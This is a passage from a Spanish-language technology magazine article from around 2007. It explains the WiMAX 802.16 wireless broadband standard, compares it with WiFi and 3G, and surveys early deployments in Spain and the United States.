del estándar 802.16, un protocolo de transmisión de datos inalámbrico que va un paso más allá de WiFi. Según las especificaciones, consigue una velocidad de 70 megabits por segundo (lo que supone ser siete veces más rápido que el ancho de banda de WiFi) y con una sola antena es capaz de cubrir un área de 48 kilómetros a la redonda, frente a los "escasos" 300 metros de WiFi, usando una tecnología que no requiere visión directa con las estaciones base. En definitiva, se trata de un sistema diseñado para ser utilizado en las redes de área metropolitana (o MAN) para ofrecer comunicación inalámbrica a una ciudad entera.

Para que nos hagamos una idea de lo que puede aportar esta nueva tecnología, baste decir que seis puntos de acceso WiMAX dan cobertura de 360 grados para 1.200 abonados, suponiendo un coste de inversión de unos 6.000 euros. Otras tecnologías de sistema multipunto pueden costar una media de 96.000 euros ¡para una red de 500 abonados! Una diferencia de costes y de radio de cobertura abismales. Y todo ello sin contar con la tasa de transferencia. Asimismo, se trata de un sistema escalable al que es fácil añadir nuevos canales - lo que maximiza las capacidades de las células - y goza de anchos de banda flexibles que permiten usar espectros licenciados y exentos de licencia.

Un sistema WiMAX consta de dos partes diferenciadas. Por un lado están las torres que dan cobertura de hasta 8000 km cuadrados (según el tipo de señal transmitida) y por otro tenemos los receptores, o lo que es lo mismo, las tarjetas que conectamos a nuestro PC, portátil o PDAs para obtener acceso a la red.


WIMAX ES WIFI PERO "SENCILLAMENTE" A VELOCIDADES MÁS ALTAS, MAYORES DISTANCIAS Y PARA UN MAYOR NÚMERO DE USUARIOS


Del mismo modo, existen dos formas de ofrecer la señal. En el caso de que haya objetos que se interpongan entre la antena y el receptor se hace necesario operar con bajas frecuencias (entre los 2 y los 11 Ghz) de forma que evitemos sufrir las interferencias causadas por la presencia de elementos, aunque como consecuencia directa tenemos una reducción del ancho de banda disponible. Las antenas que ofrezcan este tipo de servicio tendrán una cobertura de 65 km cuadrados, lo que viene a ser más o menos lo mismo que el radio de acción de las antenas de teléfonos móviles. Si por el contrario no hay nada entre la antena y el receptor, es decir, hay contacto visual directo, será posible operar en frecuencias muy altas, del orden de los 66 Ghz con el consiguiente ancho de banda (muy grande). En este caso, las antenas que ofrezcan este servicio tendrán una cobertura de hasta 9.300 km cuadrados.

Los usuarios de a pie seremos clientes del servicio que opera a bajas frecuencias y nos permitirá disfrutar de una velocidad de hasta los 70 Mbps y una señal de casi 50 km. Unas condiciones que, unidas a los sistemas inalámbricos existentes, formará una red híbrida sólida para cubrir áreas extendidas y de última milla en función a los modelos de uso, el tiempo de implementación, la posición geográfica y la aplicación de red (tanto en datos, VoIP y vídeo). De esta manera, los WiFi y WLANs convivirán con WiMAX y se adaptarán a las necesidades de la red de usuarios consiguiendo que el intercambio de redes autorizadas WiFi abaraten el ser-



Samsung ya tiene móviles para su WiMax llamada Wibro.





Sanswire propone unos zepelines para dar cobertura WiMAX.

vicio inalámbrico para las áreas urbanas y suburbanas. Con ello WiMAX (802.16-2004) provee conectividad inalámbrica de banda ancha a las áreas más allá del alcance de la banda ancha tradicional (xDSL y T1) y permite el crecimiento de topología de WiFi de la red de malla.

El estándar IEEE 802.16 WiMAX con revisiones específicas se ocupa de los modelos Fijo y Móvil. En el primero el estándar es diseñado para el acceso fijo. Este estándar "fijo inalámbrico" usa una antena en la que se coloca en el lugar estratégico del suscriptor. La antena se ubica generalmente en el techo de una habitación o en el mástil, parecido a un plato de la televisión por satélite. También se ocupa de instalaciones interiores, en cuyo caso no necesita ser tan robusto como al aire libre. Funciona desde 2,5 Ghz autorizado, 3,5 Ghz y 5,8 Ghz exento de licencia. Esta tecnología provee una alternativa inalámbrica al módem cable y las líneas digitales de suscriptor de cualquier tipo (xDSL). Vendría a ser el equivalente a WiLL, es decir, antena fija a antena fija. Por su parte, el modelo móvil añade portabilidad y capacidad para clientes móviles. Sería algo así como WiFi permitiéndote moverte dentro del alcance de la señal. Su principal beneficio, es que usa frecuencias del espectro (de 2 a 5 Ghz), libres en casi todo el mundo.

El estándar 802.16 puede alcanzar una velocidad de comunicación de más de 100 Mbit/s en un canal con un ancho de banda de 28 Mhz (en la banda de 10 a 66 Ghz), mientras que el 802.16a

CON WIMAX LOS USUARIOS PODRÁN DESPLAZARSE MIENTRAS TIENEN ACCESO DE DATOS DE BANDA ANCHA O A UNA SESIÓN DE TRANSMISIÓN EN TIEMPO REAL DE MULTIMEDIA


puede llegar a los 70 Mbit/s, operando en un rango de frecuencias más bajo (<11 GHz). Las altas velocidades se consiguen usando modulación OFDM (Orthogonal Frequency División Multiplexing) con 256 subportadoras, que puede implementarse de diferentes formas, según cada operador, siendo la variante de OFDM empleada un factor diferenciador del servicio ofrecido.

Esta modulación da soporte a varios cientos de usuarios por canal, con un gran ancho de banda, siendo adecuada tanto para tráfico continuo como a ráfagas y de forma independiente del protocolo. De esta manera, transporta IP, Ethernet, ATM etc. y soporta múltiples servicios a la vez ofreciendo Calidad de Servicio (QoS) en 802.16e, excelente para voz sobre IP (VoIP), datos y vídeo - la voz y el vídeo requieren baja latencia pero soportan bien la pérdida de algún bit, mientras que las aplicaciones de datos deben estar libres de errores, pero toleran bien el retardo.

Combinando WiFi y WiMAX

Con WiMAX los usuarios podrán desplazarse mientras tienen acceso de datos de banda ancha o a una sesión de transmisión en tiempo real de multimedia. Asimismo, puede resultar muy adecuado para unir "hot spots" WiFi a las redes de los operadores, sin necesidad de establecer un enlace fijo. En los países en desarrollo resulta una buena alternativa para el despliegue rápido de servicios, compitiendo directamente con las infraestructuras basadas en redes de satélites, muy costosas y con una alta latencia.

Pero lo cierto es que la lista de ventajas es un "suma y sigue". Y es que la instalación de estaciones base WiMAX es sencilla y económica, lo que ha permitido que algunos operadores de LMDS (Local Multipoint Distribution System) estén empezando a hacer despliegues



de red, utilizando los elementos que hoy por hoy están disponibles. De la misma forma, una estación base permite el acceso simultáneo a más de 60 empresas o centenares de residencias con conexiones DSL.

Esta nueva tecnología podría suponer una alternativa a las redes de telefonía móvil ya que, una vez conectados los PDA, móviles y computadoras portátiles a Internet a través de esta tecnología, se podrían podría hacer llamadas de telefonía IP y enviar mensajes, datos y vídeo, sin coste alguno. Eso sin contar con que ofrecería independencia de protocolo transportando IP, Ethernet o ATM, entre otros. Por si fuera poco, es simétrico, es decir, puede proporcionar un flujo de datos similar tanto de subida como de bajada.

Otra característica que ya se ha adelantado es que soporta las llamadas antenas inteligentes ("smart"), propias de las redes celulares de 3G (tercera generación), lo que mejora la eficiencia espectral, llegando a conseguir 5 bps/Hz, el doble que 802.11a. Estas antenas inteligentes emiten un haz muy estrecho que se puede ir moviendo, electrónicamente, para enfocar siempre al receptor, evitando así interferencias entre canales adyacentes y consumiendo menos potencia al ser un haz más concentrado.

También contempla la posibilidad de formar redes malladas (mesh networks) para que los distintos usuarios puedan comunicarse entres sí, sin necesidad de tener visión directa entre ellos. Ello facilitará la comunicación entre una comunidad de usuarios dispersos a un coste muy bajo y con una gran seguridad al disponerse de rutas alternativas. Asimismo, en cuanto a seguridad, incluye medidas para la autenticación de usuarios y encriptación de datos mediante los algoritmos Triple DES (128 bits) y RSA (1.024 bits).

Gracias a los avances más recientes en procesadores digitales de señal se solventará una de los principales escollos en los enlaces a larga distancia vía radio: la limitación de potencia que afecta a la interferencia con otros sistemas, eso sin contar con el alto consumo de batería que requeriría. Éstos avances hacen que señales muy débiles (llegan con poca potencia al receptor) puedan ser interpretadas sin errores, un hecho del que se aprovecha WiMAX y que podría permitir diseños de baterías para terminales móviles WiMAX, que puedan competir con los tradicionales de GSM, GPRS y de UMTS.

LAS OPERADORAS TRADICIONALES CONSIDERAN YA WIMAX COMO UNA CLARA AMENAZA QUE VIENE A TRASTOCAR LOS PLANES DE TECNOLOGÍAS COMO EL ADSL Y EL CABLE

WiMAX vs ...el resto

Las operadoras tradicionales consideran ya WiMAX como una clara amenaza que viene a trastocar los planes de tecnologías como el ADSL y el cable, puesto que la instalación es mucho más barata que la del UMTS o las redes de cable, y todo ello sin necesidad de abrir zanjas.

La batalla actual entre los proveedores de acceso a Internet está en la "última milla", el bucle local o tramo del cable que llega hasta los hogares. WiMAX podría acabar de un plumazo con el dominio del mercado del que disfrutan los propietarios de las líneas que van desde las centralitas a cada domicilio (en España casi en exclusiva de Telefónica) ya que ahora cualquier proveedor podría ofrecer acceso a Internet de banda ancha directamente a las casas, sin necesidad de tender una red de cable hasta cada hogar. Y, aunque WiMAX nació con el objetivo de cubrir la última milla, también será capaz de ofrecer una alternativa a las conexiones por cable y ADSL.

Al contrario de las tradicionales redes de telefonía móvil (como la GSM o la UMTS), WiMAX opera dentro de un espectro de onda no regulado (por debajo de los 11Ghz), por lo que en principio no deberían existir demasiados requisitos legales para su implantación, más allá de los problemas que ha habido entre la CMT y los municipios que han instalado redes WiFi sin las licencias necesarias.


En principio WiMAX no compite con WiFi, pues permitirá conectar los puntos de acceso (hotspots) de WiFi entre sí. De la misma forma, puede desarrollarse en paralelo a los accesos por banda ancha ofrecidos por las redes de cable y ADSL. Sin embargo, si se convierte en un estándar de uso generalizado y se despliega de forma masiva, podría reemplazar a otros tipos de conexión, e incluso comprometer la evolución de la telefonía móvil de tercera generación.


WiMAX atraviesa hasta el hormigón, mientras que basta la niebla para deteriorar la de UMTS, que debe desplegar antenas en el interior de los edificios para ofrecer cobertura. De esta forma, las nuevas operadoras móviles podrían emplear WiMAX para competir con la telefonía 3G, aunque esto dependerá de los organismos reguladores. De hecho, existe un período de restricción (¿hasta 2007?) para que los operadores recupen sus cuantiosas inversiones en el despliegue de UMTS. Pero aunque WiMAX pueda ser un adversario de UMTS en zonas metropolitanas, será difícil que se despliegue una red que cubra todo el territorio y compita en movilidad con las redes de telefonía (la siguiente revisión del estándar, 802,16e - WiMAX móvil - sí que aparece como alternativa sólida a las redes de telefonía 3G).

Por lo que pueda pasar, los operadores (26 operadoras y fabricantes - liderados por la japonesa NTT DoCoMo) trabajan en una nueva red (conocida como Súper 3G), diez veces más potente que la actual aunque no estará lista antes de 2009.

	WiMAX 802.16	Wi-Fi 802.11	Mobile-Fi 802.20	UMTS y cdma2000
Velocidad	124 Mbit/s	11-54 Mbit/s	16 Mbit/s	2 Mbit/s
Cobertura	40-70 km	300 m	20 km	10 km
Licencia	Si/No	No	Si	Si
Ventajas	Velocidad y Alcance	Velocidad y Precio	Velocidad y Movilidad	Rango y Movilidad
Desventajas	Interferencias??	Bajo alcance	Precio alto	Lento y caro

Comparativa de los distintos protocolos de comunicación inalámbrica.





Topología básica del funcionamiento de WiMAX.

Expansión ibérica

En España, los principales operadores que se preparan para ofrecer WiMAX son Iberbanda (propiedad, entre otros, de Prisa e Ibercaja), Broadnet (participada por el Grupo J.P. Morgan y Bankinter) y Neosky (de Iberdrola).

El País Vasco ya implementa WiMAX, tanto experimental como comercialmente, en la mayor parte de los municipios (voz y datos). El gobierno vasco da desde febrero de 2007 subvenciones del 100% de la instalación con el objeto de permitir que WiMAX llegue donde no llega la línea de cobre tradicional. Cádiz es otra ciudad que también comercializa esta nueva tecnología para voz, datos y televisión. Allí, en la costa alicantina, lo ofrecen 2 empresas privadas: MegaVista, que da conexión a Internet a 1 Mbps para zonas rurales y Aeromax. Y es que Andalucía se ha convertido en pionera en la adopción de WiMAX gracias a un acuerdo de colaboración firmado entre la Consejería de Innovación, Ciencia y Empresa e Iberbanda por el que se compromete a invertir un mínimo de 9,5 millones de euros para promover infraestructuras de tecnología WiMAX. De esta forma ya está desplegando una red "preWiMAX" mediante estaciones base con un radio de hasta 30 kilómetros que ofrece conexiones de banda ancha a 256 Kbps y 4 Mbps, sobre la que podrá implantar la tecnología WiMAX cuando esté disponible.

Por otro lado, el ayuntamiento del pueblo malagueño de Mijas (que consta de tres pueblos separados entre sí, uno en la sierra y dos en la costa) ha puesto WiMAX para dar acceso a Internet a sus 22 oficinas municipales en lo que se conoce como la iniciativa Mijas Digital. Ha unido entre sí las dependencias del ayuntamiento que tenía desperdigados por el municipio, consiguiendo además dar acceso a Internet a varias pedanías donde la banda ancha no llegaba. También se espera que Santiago de Compostela tenga en marcha una red WiMAX municipal a principios de 2008, tanto para comercios como para residentes y visitantes. El Ayuntamiento pretende dar servicios de teleasistencia y televigilancia de ancianos y personas enfermas, y conectar puntos de información pública situados en diversos lugares.

Hay que aclarar que las experiencias mencionadas anteriormente no son WiMAX en el sentido estricto de la palabra. Hacen uso de esta tecnología de conexión por ondas de radio pero con equipos que no disponen del certificado WiMAX (las estaciones base y el router o CPE) debido a lo reciente del estándar.

2008, ¿el año WiMAX?


El año que puede suponer el pistoletazo definitivo de esta tecnología parece (y así lo esperamos muchos) que puede ser el 2008. A eso apunta por ejemplo el interesante acuerdo de Sprint Nextel y Clearwire para crear una red nacional en los Estados Unidos (la segunda tras la anunciada por Intel y Motorola) basada en WiMAX para finales del 2008 que cubrirá a 100 millones de usuarios. Sprint Nextel, la tercera mayor operadora de telefonía móvil de EEUU, ha invertido 2.500 millones de dólares (unos 1.800 millones de euros) para construir una red WiMAX - y probar equipos WiMAX fabricados por Motorota - con la esperanza, según han declarado, de percibir ingresos de entre 2.000 y 2.500 millones de dólares para el 2010. Asimismo, Google se ha sumado al proyecto con el portal Ars Technica que ofrecerá las aplicaciones de su suite ofimática y personal (Gmail, Google Calendar, Google Talk, Google Docs), además de servicios como "Google Maps" o YouTube. Pero no hay que olvidar que también Francia, Irlanda y Gran Bretaña, donde British Telecom ya ha realizado pruebas en zonas rurales, ya han dado los primeros pasos para desplegar las redes WiMAX.


Como destacaba al principio de este artículo, realizar previsiones sobre tecnologías emergentes, se ha convertido en una empresa arriesgada y casi siempre abocada al fracaso, o como poco a la desilusión. En el caso que nos ocupa, todo dependerá de quien despliegue las redes necesarias y las previsiones son esperanzadoras ya que en el mundillo se suceden noticias que apuntan a que empresas de primer orden como Nokia, Intel o Samsung apuestan por este estándar de transmisión inalámbrica de datos.

Nokia, por ejemplo ha confirmado que tendrá preparados teléfonos móviles con WiMAX para el 2008, Samgung ya tiene tres dispositivos (sólo para Corea), y no son pocas las marcas que lanzan "pruebas de concepto", modelos no comerciales pero teóricamente capaces aprovechar una conexión WiMAX.

Sin embargo, una de las noticias más destacadas que se ha producido recientemente ha sido que Intel, indiscutiblemente el gran impulsor de esta tecnología, ha anunciado que ha decidido centrarse en WiMAX para su plataforma Centrino en detrimento de 3G. Un duro golpe para esta última (que para muchos anuncia su rápido ocaso) y que tendrá continuación

